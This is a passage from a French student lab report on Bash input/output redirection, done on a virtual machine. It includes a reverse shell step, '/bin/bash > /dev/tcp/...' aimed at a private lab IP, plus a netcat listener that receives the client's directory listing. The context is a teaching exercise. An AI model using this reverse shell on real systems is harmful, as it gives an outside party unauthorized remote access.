   - le client envoie un flux qui correspond à un terminal interactif,
   - la connexion TCP transporte ce flux comme s'il s'agissait d'une entrée utilisateur locale,
   - aucune authentification ou contrôle n'est appliqué.

26. shell Bash
    a. Enregistrer le script test.sh

```
b2zo@b2zo-virtual-machine:~$ nano test.sh
b2zo@b2zo-virtual-machine:~$ cat test.sh
#!/bin/bash
i=0
écho $i
lire j
echo $j
tant que [ $i -lt 3
faire
i=$[i+1]
fait
b2zo@b2zo-virtual-machine:~$
```

b. Exécuter le script en redirigeant sa sortie vers outfile.txt

```
b2zo@b2zo-virtual-machine:~$ ./test.sh > outfile.txt
./test.sh: line 3: écho: command not found
./test.sh: line 4: lire: command not found
./test.sh: line 6: tant: command not found
./test.sh: line 7: faire: command not found
./test.sh: line 9: fait: command not found
b2zo@b2zo-virtual-machine:~$
```

Nous avons enregistré le script fourni sous le nom test.sh sans corriger l'erreur volontairement introduite. Après avoir rendu le script exécutable, nous l'avons lancé en redirigeant sa sortie standard vers un fichier outfile.txt à l'aide de la commande ./test.sh > outfile.txt. Le fichier outfile.txt contient uniquement la sortie standard du script, tandis que l'erreur apparaît dans le terminal. Cette étape illustre la séparation entre la sortie standard (stdout) et la sortie d'erreur (stderr) dans Bash.

c. Rediriger l'entrée du script depuis un fichier

i. Créer le fichier infile.txt

```
b2zo@b2zo-virtual-machine:~$ nano infile.txt
b2zo@b2zo-virtual-machine:~$ cat infile.txt
1
b2zo@b2zo-virtual-machine:~$
```

ii. Exécuter le script en redirigeant son entrée

```
b2zo@b2zo-virtual-machine:~$ ./test.sh < infile.txt
./test.sh: line 3: écho: command not found
./test.sh: line 4: lire: command not found

./test.sh: line 6: tant: command not found
./test.sh: line 7: faire: command not found
./test.sh: line 9: fait: command not found
```

iii. Raccourci : Bash propose un raccourci pour rediriger simultanément la sortie standard (stdout) et la sortie d'erreur (stderr). Au lieu d'utiliser la commande complète ./test.sh > outfile.txt 2>&1, il est possible d'utiliser la syntaxe abrégée ./test.sh &> outfile.txt.

iv. .Q23) Que fait ./test.sh > ofile 2>&1 ? : La commande ./test.sh > ofile 2>&1 exécute le script test.sh en redirigeant simultanément la sortie

standard (stdout) et la sortie d'erreur (stderr) vers le fichier ofile. L'opérateur > envoie stdout dans le fichier, tandis que 2>&1 redirige stderr vers stdout. Ainsi, toutes les sorties du script, y compris les erreurs, sont enregistrées dans ofile et rien n'apparaît dans le terminal.

v. Création des fichiers myTest1.txt, myTest2.txt, myTest3.txt

```
b2zo@b2zo-virtual-machine:~$ nano myTest1.txt
b2zo@b2zo-virtual-machine:~$ nano myTest2.txt
b2zo@b2zo-virtual-machine:~$ nano myTest3.txt
```

vi. Créez un shell inversé.

```
b2zo@b2zo-virtual-machine:~$ /bin/bash > /dev/tcp/192.168.100.2/9090
b2zo@b2zo-virtual-machine:~$ ls -al
```

vii. suite à céla : La commande ls -al a été saisie sur la machine cliente (PC2). Grâce à la redirection des flux du shell, la sortie de cette commande est apparue côté serveur. Le serveur a ainsi pu voir la liste des fichiers présents dans le répertoire du client, notamment myTest1.txt, myTest2.txt et myTest3.txt. Cela confirme le fonctionnement du mécanisme de reverse shell illustré dans le TP.

```
b2zo@b2zo-virtual-machine:~$ nc -l 9090 -v
Listening on 0.0.0.0 9090
nc: getnameinfo: Temporary failure in name resolution
total 88
drwxr-x--- 14 b2zo b2zo 4096 févr.  4 16:01 .
drwxr-xr-x  3 root root 4096 janv. 20 11:47 ..
-rw-------  1 b2zo b2zo 1782 févr.  3 22:57 .bash_history
-rw-r--r--  1 b2zo b2zo  220 janv. 20 11:47 .bash_logout
-rw-r--r--  1 b2zo b2zo 3771 janv. 20 11:47 .bashrc
drwx------  9 b2zo b2zo 4096 févr.  3 17:31 .cache
drwx------ 11 b2zo b2zo 4096 févr.  3 17:31 .config
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Desktop
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Documents
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Downloads
-rw-rw-r--  1 b2zo b2zo    2 févr.  4 15:39 infile.txt
drwx------  3 b2zo b2zo 4096 janv. 20 11:53 .local
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Music
-rw-rw-r--  1 b2zo b2zo    0 févr.  4 16:01 myTest1.txt
-rw-rw-r--  1 b2zo b2zo    0 févr.  4 16:01 myTest2.txt
-rw-rw-r--  1 b2zo b2zo    1 févr.  4 16:01 myTest3.txt
-rw-rw-r--  1 b2zo b2zo    1 févr.  4 15:32 outfile.txt
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Pictures
-rw-r--r--  1 b2zo b2zo  807 janv. 20 11:47 .profile
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Public
drwx------  3 b2zo b2zo 4096 janv. 20 11:53 snap
-rw-r--r--  1 b2zo b2zo    0 févr.  3 16:35 .sudo_as_admin_successf
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Templates
-rwxrwxr-x  1 b2zo b2zo   91 févr.  4 15:29 test.sh
drwxr-xr-x  2 b2zo b2zo 4096 janv. 20 11:53 Videos
```